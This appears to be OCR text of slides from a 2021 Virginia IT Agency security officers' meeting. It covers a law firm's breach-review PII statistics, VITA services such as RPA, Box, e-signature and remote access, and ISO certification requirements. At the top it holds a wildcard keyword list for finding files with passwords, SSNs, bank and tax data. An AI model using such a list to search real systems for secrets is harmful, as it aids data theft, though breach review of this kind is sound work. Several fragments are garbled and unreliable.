"*4506-T*",	"*compromate*",	"*HR*",	"*mail*",	"*sin*",	"*unclassified*",
"*ABRH*",	"*concealed*",	"*Human*",	"*NDA*",	"*soc*",	
"*Addres*",	"*confid*",	"*i-9*",		"*SS#*",	"*Vend*",
"*agreem*",	"*confident*",	"*identi*",	"*Numb*",	,	"*W-2*",
	"*Confidential*Disclosure*",		"*Partn*",	"*SS-4*",	"*w-4*",
"*Agreement*Disclosure*",	"*contact*",	"*illegal*",		"*SSA*",	₩ 4 ,
"*ARH*",	"*contr*",	"*important*",	"*passport*",	33A ,	"*W-7*",
"*Assignment*",	"*CPF*",	"*Info*",	"*passwd*",	"*SSN*",	"*W-8BEN*",
"*balanc*",	"*CRH*",	"*insider*",	"*password*",	"*Staf*",	"*w-9*",
"*bank*",	"*DDRH*",	"*Insurance*",		"*statement*",	
"*Bank*Statement*",	"*Demog*",	"*investigation*",	"*pay*",		"*W-9S*");
"*Benef*",	"*Detail*",		"*payment*",	"*Statement*Bank*",	
		"*IRS*",			



## 72,284 Documents 8.20 (GB)







### Scope Summary

Analyzed

Ignored

**Total Documents** 

## Email 63,429 Attach 8,790 Edoc 0 Not Set 0 Ignored/Exceptions 52

### PII Results

13


72,284


Total PII Identified	10,405
Passports	13 ( 0 / 13 )
Criminal Conduct	25 ( 1 / 24 )
IRS and Tax Information	117 ( 19 / 98 )
Date of Birth	138 ( 94 / 44 )
Medical Information	195 ( 4 / 191 )
Student Information	241 (6/235)
Credit Cards	637 ( 12 / 625 )
Driver's License	859 ( 1 / 858 )
Customer Information	1,080 ( 6 / 1,074 )
Passwords and Security Questions	1,094 ( 0 / 1,094 )
Social Security Numbers	1,381 ( 647 / 734 )
HR Information and Résumés	2,211 ( 432 / 1,779 )
Account and Financial Information	3,091 (3/3,088)
General Forms and Contact Information	6,265 ( 392 / 5,873 )

Social Security Number (SSN)

139 Unique SSN Values Identified

# Sample Analy Lice Shart System out Print System out Print






## CONCLUSION









## **BETH BURGIN WALLER**

CHAIR, CYBERSECURITY & DATA PRIVACY PRACTICE
WOODS ROGERS PLC
www.woodsrogers.com

BWALLER@WOODSROGERS.COM








## **NEW VITA SERVICES OVERVIEW**

NICK CHRISTENSEN, SERVICE OWNER

**ENTERPRISE SERVICES** 

AUG. 4, 2021



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RPA is used for software applications that partially or fully automate human activities that are rule-based, manual and repetitive.





RPA robots utilize the user interface (UI) to capture data and manipulate applications the same way a human would. They interpret, trigger responses and communicate with other systems in order to perform a vast variety of repetitive tasks.



RPA tools are not replacements for the underlying business applications; rather, they simply automate the already manual tasks of human workers. They look at the screens that workers would normally look at and fill in and update the same boxes and fields within the user interface by pulling the relevant data from the relevant location.






## BENEFITS OF RPA

- Frees users from monotonous, low-value-added tasks like data entry and makes them available for higher-value tasks that require ingenuity, human creativity and decision making
- Assists in ensuring that outputs are correct, complete and consistent between tasks and users
- Helps to ensure that tasks can be completed more quickly because the robotic process automation tool can find and retrieve any necessary data in the background





Box content management is a cloud-based platform used to access and share digital content. The user-centric platform enables users to easily share, manage and secure their content using any device.

Works for virtually any file type, enabling multiple people to collaborate without the risk of version-control issues; enables quick access to files from any device

## Three main features:

- 1. Secure file sharing and collaboration
- 2. Workflow
- 3. Integrations





## **ePEN**

-

ePen featuring DocuSign provides electronic signature capabilities. The service offers an intuitive user experience that allows for the sending, signing and management of documents.



#### Sending

- Upload a document
- · Indicate who needs to sign
- · Place signature fields and send

#### Signing

- Signer clicks email link
- Follows DocuSign tabs
- Finishes the signature

#### Manage

- Know the status of your documents
- Documents save automatically and securely
- Simple administration



# <u>-</u>

#### BENEFITS OF ePEN

- Transactional model as opposed to the previous per user model; this
  means your agency can allow as many users access to the DocuSign
  system as you would like, with a consumption-based model
- Same DocuSign experience as the previous offering
- More affordable transaction cost: now \$1.33 per transaction (previous model converted to \$11.92 per transaction)



# **QUESTIONS?**



#### **ENTERPRISE REMOTE ACCESS**

- REMOTE USER ACCESS
- THIRD-PARTY VIRTUAL NETWORK CONNECTION

## ERIC CULBERTSON, ATOS RICK TOMPKINS, ATOS

BILL STEWART, SERVICE OWNER
MANAGED SECURITY SERVICES

AUG. 4, 2021

9

Remote user access allows individuals to remotely access COV resources. This service is similar to a virtual private network (VPN).

#### Example

An employee is teleworking and needs access to their agency's network

- Remote user access replaces Cisco AnyConnect as the VITA-preferred service
- The remote user will be configured with the same access as the AnyConnect agent
- Upcoming project to convert agencies to the new service



### -

#### COV equipment is required by VITA in order to use this service.

- A virtual desktop in the cloud is an example of COV equipment
- Service only available on workstations, not phones or tablets
- An agent is required on workstations
- Agent will be installed by the end-user computing supplier
- Users should not perceive any noticeable difference

#### **ADVANTAGES**

Improved security and administration



<u>-</u>

Third-party virtual network connection is for a site that needs a connection to resources. This service is similar to site-to-site VPN.

#### Example

An agency system needs a connection to a banking data center

- For remote networks, the service provides access to both VITA enterprise resources and third-party resources.
- The service provides secure remote access to applications and services based on zero trust network access control policies.



**-**

- New deployments of site-to-site VPNs will use the new third-party virtual connection service.
- Site-to-site VPN is now an agency direct expense.
- New site-to-site VPNs will continue to be ordered through the request for solution (RFS) process in the VITA service catalog.
- Installation of new site-to-site VPNs will start in August.
- Users should not perceive any noticeable difference.


#### **ADVANTAGES**

Improved security and administration



# **QUESTIONS?**

Thank you!





# **Upcoming events**









# ISO CERTIFICATION

#### **VIRGINIA IT AGENCY**

	ion for those who already have a professional rity certification:	Steps to obtain COV ISO certification for those who already have a professional security certification:
Possession of recognized professional IT security certification	CISSP, CISM, CISA, CEH or other IT Certification (please let us know what you have)	Possession of recognized professional IT security certification
VITA training	Attend Information Security Orientation training every 2 years	VITA training
ISO education	Successful completion of at least one course in the KC ISO Academy or take any IT security related one-hour course in any format (any online course, in-person course, IT security conference, IT security organization meeting, IT security related books or articles, etc.)	ISO education
and the control of th	tion for those who do not have a professional rity certification:	ISOAG attendance
VITA training	Attend Information Security Orientation training every 2 years	
ISO education	Successful completion of at least 3 courses per year in the KC ISO Academy or take any 3 hours of IT security related courses in any format (any online course, in-person course, IT security conference, IT security organization meeting, IT security related books or articles, etc.)	
ISOAG attendance	Attend the mandatory October ISOAG meeting	vita.virginia.gov   Virginia IT Agency

meeting

# STEPS TO MAINTAINING YOUR ANNUAL COV ISO CERTIFICATION



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Attend Information Security Orientation training every 2 years

ISOAG attendance

Attend the mandatory October ISOAG meeting

Annual continuing education (only required after COV ISO certification has been obtained)

Obtain an additional 20 hours of training in IT security related topics annually (any online course, in-person course, IT security conference, IT security organization meeting, IT security related books or articles, etc. Remember, that ISOAG meetings count for up to 3 hours each!)





#### SEPTEMBER ISOAG MEETING DETAILS

Date: Sept. 1, 2021

Time: 1-4 p.m. via WebEx

#### **Agenda**

Alok Ojha, BOX Demetrias Rodgers, VITA Barry Davis, DSS Aaron Mathes, CGI





# THANK YOU FOR ATTENDING!